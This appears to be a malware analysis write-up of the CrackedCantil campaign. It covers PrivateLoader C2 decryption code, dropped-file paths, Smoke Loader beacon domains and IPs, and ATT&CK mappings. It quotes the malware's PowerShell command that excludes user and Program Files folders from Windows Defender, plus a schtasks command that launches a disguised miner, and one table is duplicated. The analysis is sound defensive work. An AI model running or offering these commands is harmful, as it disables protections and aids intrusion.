Request	pflTy5u_YBcLWc5gOpWOr2CYu-TaiZIv_PXnY-4pRx14J9QweeW65sdTVW1SaZQZdY3s9b0boRbgOC5ywb28fcQQpQ8LDO3t4npPAvDLh7aruiZ0LZGm4c95ZlgcNqZxXmDXkRWAhB2q8l8mKiHny6hNzpeL5OY1GJqPEiljf6Xyp-OhhHlmQs1NrNY55SbzH_xEucmN2hNV8xWwYMVpAcanEdHiLQridn9kkD3X0kEUNsISlojT7NDlxrZGsFVIA9cuLYTyzTUmohxMdX_261QtSb5Gf5ae8vsS0qreU0ZcNJj7GMTkk9pBQlpo0QFr1TP0UrA-6Gle1txddLFPQHfkdk-z37_8RO7KjBu7EHUNVbbItkOYcSvZ83Kg3i6kBoVVKAFD4nxI9YzuqQP-Ptcj4YANdayHpQzG7G5xuktNs-IlJhMnSkrLlFiUJrhLa5ENsYaOfCq_IvVRSMEF3AENkXxUtXHlGqdoPLka67lVmikKsYHsSR1EsWuouvDzhpPNDZenLpEh2s4DgxTxiAz40nLz7qVS48zqch93s5dn-4bJdg9xvrO4gR28VHeidAQAMAJJFWreSnCWYT3dPg==	AddLoggerStat|USA_2|{"extensions":[],"links":[{"id":"999991"},{"id":"999998"},{"id":"3764"},{"id":"3907"},{"id":"5307"},{"id":"5325"},{"id":"5431"},{"id":"5471"},{"id":"5525"},{"id":"5548"},{"id":"5550"},{"id":"5590"},{"id":"5608"},{"id":"5654"},{"id":"5671"},{"id":"5672"},{"id":"5674"},{"id":"5677"},{"id":"5678"},{"id":"5679"}],"net_country_code":"US","os_country_code":"VN"}
Response	bTSeFsSNTqlMvvBXv/XOYLLh4rSytJ93ZvO4z9Xd7xAi9bTqdQaxS6W1TN7ZWAYbVJM2MPUtxqmCpU8b90MPrhwaJofY3e594Rb2/MUotB8=	success

PrivateLoader: C2 communication


- I developed the Decode-Decryption Python script:
  - github.com/LambdaMamba/LenaMalwareAnalysis



```python
#Python script by Lena (aka LambdaMamba) for decrypting and decoding PrivateLoader's HTTP requests and responses

from base64 import b64decode, b64encode
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes, hmac
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

def lena_privateloader_decrypt_http(base64_data):
    # Replace the characters '_' with '/' and '-' with '+'
    base64_data = base64_data.replace('_', '/').replace('-', '+')

    # Decode the data
    decoded_data = b64decode(base64_data)

    # Extract salt, IV, encrypted data, and HMAC hash
    salt = decoded_data[:16]
    iv = decoded_data[16:32]
    hmac_hash = decoded_data[-32:]
    encrypted_data = decoded_data[32:-32]

    # Password and parameters
    password = "Snowman+under_a_sn0wdrift_forgot_the_Snow_Maiden".encode()
    iterations = 20000

    # Create a PBKDF2HMAC object for the key derivation
    kdf = PBKDF2HMAC(
        algorithm=hashes.SHA512(),
        length=64,  # 32 bytes for AES key, 32 bytes for HMAC key
        salt=salt,
        iterations=iterations,
        backend=default_backend()
    )

    # Derive the key
    key = kdf.derive(password)
    aes_key = key[:32]
    hmac_key = key[32:]

    # Validate HMAC
    h = hmac.HMAC(hmac_key, hashes.SHA512(), backend=default_backend())
    h.update(decoded_data[16:-32])  # Update it with the data part used in HMAC

    # Decrypt the data
    cipher = Cipher(algorithms.AES(aes_key), modes.CBC(iv), backend=default_backend())
    decryptor = cipher.decryptor()
    decrypted_data = decryptor.update(encrypted_data) + decryptor.finalize()

    # Return the decrypted data
    return decrypted_data
```


PrivateLoader: Prepare Ensemble

- Majority of executables from "vk.com”
  - Stored in C:\Users\admin\Pictures\Minor Policy\
  - Randomly named locally
  - Time-based randomization
  - Regex: ^[a-zA-Z0-9_]{22}\.exe$




Malware	Full path
PrivateLoader (secondary)	C:\Users\admin\Pictures\Minor Policy\vRNddZqIkwaYVpHLFkGcr1Tk.exe
	C:\Users\admin\Pictures\Minor Policy\wlC578T8hWfvZ2yJxLzrF38Y.exe
Smoke Loader	C:\Users\admin\Pictures\Minor Policy\vvlbVE_a1T9mi81qLqDvAjYH.exe
Lumma	C:\Users\admin\Pictures\Minor Policy\T6OBqC4lLuNgq7EqPk6LjxrX.exe
	C:\Users\admin\Pictures\Minor Policy\cuS4AGoWkhss2UsAPWfpvGrK.exe
Redline	C:\Users\admin\Pictures\Minor Policy\nNjCpnjCODqx6RJUBNXhaAHF.exe
RisePro	C:\Users\admin\Pictures\Minor Policy\3Pvvg68HWOfBwJ9BdOsWgpEz.exe
	C:\Users\admin\Pictures\Minor Policy\Iq4tpcuftnMe73YjwlKR3YVy.exe
Amadey	C:\Users\admin\Pictures\Minor Policy\5RfuRxo3fpxiWkD42DRCixRe.exe
Stealc	C:\Users\admin\Pictures\Minor Policy\hzQj407t3pAeMkmtH8lxdDg1.exe
STOP	C:\Users\admin\Pictures\Minor Policy\TzjwSXczmD2hOVANbz7L7Roc.exe

Table 7: The randomized names and full paths observed in Symphony No. 1, CrackedCantil.




Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN
154.62 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd
154.62 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd
155.62 s	TCP	✓	4440	setup.exe		87.240.129.133	443	vk.com	VKontakte Ltd
158.73 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd
158.73 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd
159.54 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd
159.54 s	TCP	✓	4440	setup.exe		87.240.129.133	80	vk.com	VKontakte Ltd



Smoke Loader: Sets Tempo


- Injects malicious code into explorer.exe
  - (T1055: Process Injection)
- Steadily beacons
  - Various C2
  - Over port 80
  - (T1071: Application Layer Protocol)



Timeshift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN	Traffic	
230.54 s	TCP	?	4192	explorer.exe	🇺🇸	34.94.245.237	80	sumagulituyo.org	GOOGLE-CLOUD-PLATFORM	↑ 526 b	↓ 420 b
232.65 s	TCP	?	4192	explorer.exe	🇺🇸	104.198.2.251	80	snukerukeutit.org	GOOGLE-CLOUD-PLATFORM	↑ 481 b	↓ 101 b
232.69 s	TCP	?	4192	explorer.exe	🇺🇸	184.31.10.246	443	myattwg.att.com	Akamai International B.V.	↑ 3.35 Kb	↓ 483 Kb
235.69 s	TCP	?	4192	explorer.exe	🇸🇬	34.143.166.163	80	lightseinsteniki.org	GOOGLE-CLOUD-PLATFORM	↑ 398 b	↓ 101 b
257.22 s	TCP	?	4192	explorer.exe	🇸🇬	34.143.166.163	80	lightseinsteniki.org	GOOGLE-CLOUD-PLATFORM	↑ 510 b	[illegible]
264.44 s	TCP	?	4192	explorer.exe	🇷🇺	91.215.85.17	80	stualialuyastrelia.net	–	↑ 475 b	[illegible]
267.47 s	TCP	?	4192	explorer.exe	🇺🇸	34.168.225.46	80	criogetikfenbut.org	GOOGLE-CLOUD-PLATFORM	↑ 531 b	[illegible]
269.56 s	TCP	?	4192	explorer.exe	🇮🇩	34.128.82.12	80	tonimiuyaytre.org	GOOGLE-CLOUD-PLATFORM	↑ 642 b	[illegible]
301.21 s	TCP	?	4192	explorer.exe	🇸🇬	34.143.245.173	80	tyiuiunuewqy.org	GOOGLE-CLOUD-PLATFORM	↑ 609 b	↓ [illegible]

Smoke Loader: Prepare Ensemble

- Tells Windows Defender to ignore
  - User's profile folder ('C:\Users\admin')
  - Program Files folder ('C:\Program Files')
  - (T1562: Impair Defenses)




Command	**Action**
`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath @($env:UserProfile, $env:ProgramFiles) -Force`	Command *Windows Defender* to ignore the current user's profile folder and Program Files folder during scans
`C:\Windows\System32\schtasks.exe /run /tn "GoogleUpdateTaskMachineQC"`	Run a task named 'GoogleUpdateTaskMachineQC' immediately

Table 8: The commands used by explorer.exe after being injected.

Smoke Loader: Schedule Performance

- Schedules a coinminer to run
  - Originating from PrivateLoader
  - Uses Task Scheduler
- Malware in symphony interconnected




Command	Action
`C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath @($env:UserProfile, $env:ProgramFiles) -Force`	Command *Windows Defender* to ignore the current user's profile folder and Program Files folder during scans
`C:\Windows\System32\schtasks.exe /run /tn "GoogleUpdateTaskMachineQC"`	Run a task named 'GoogleUpdateTaskMachineQC' immediately

Table 8: The commands used by explorer.exe after being injected.

The Ensemble of Infostealers


Ensemble of the Infostealers



2	Ensemble of the Infostealers	A variety of infostealers can be involved, with a diverse range of stolen data and exfiltration techniques	Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Make C2 traffic hard to analyse	T1132: Data Encoding
				T1573: Encrypted Channel
			Check environment values	T1518: Software Discovery
				T1012: Query Registry
				T1082: System Information Discovery
			Allow easy re-entry of itself	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
			Collect the data	T1552: Unsecured Credentials
				T1555: Credentials from Password Stores
				T1115: Clipboard Data
				T1113: Screen Capture
			Exfiltrate the data	T1567: Exfiltration Over Web Service
				T1041: Exfiltration Over C2 Channel
				T1048: Exfiltration Over Alternative Protocol

Lumma: C2 Communication

- Sends HTTP Post request to C2
- Next action depends on response




HTTP request content	HTTP response content
act=life	2 ok 0
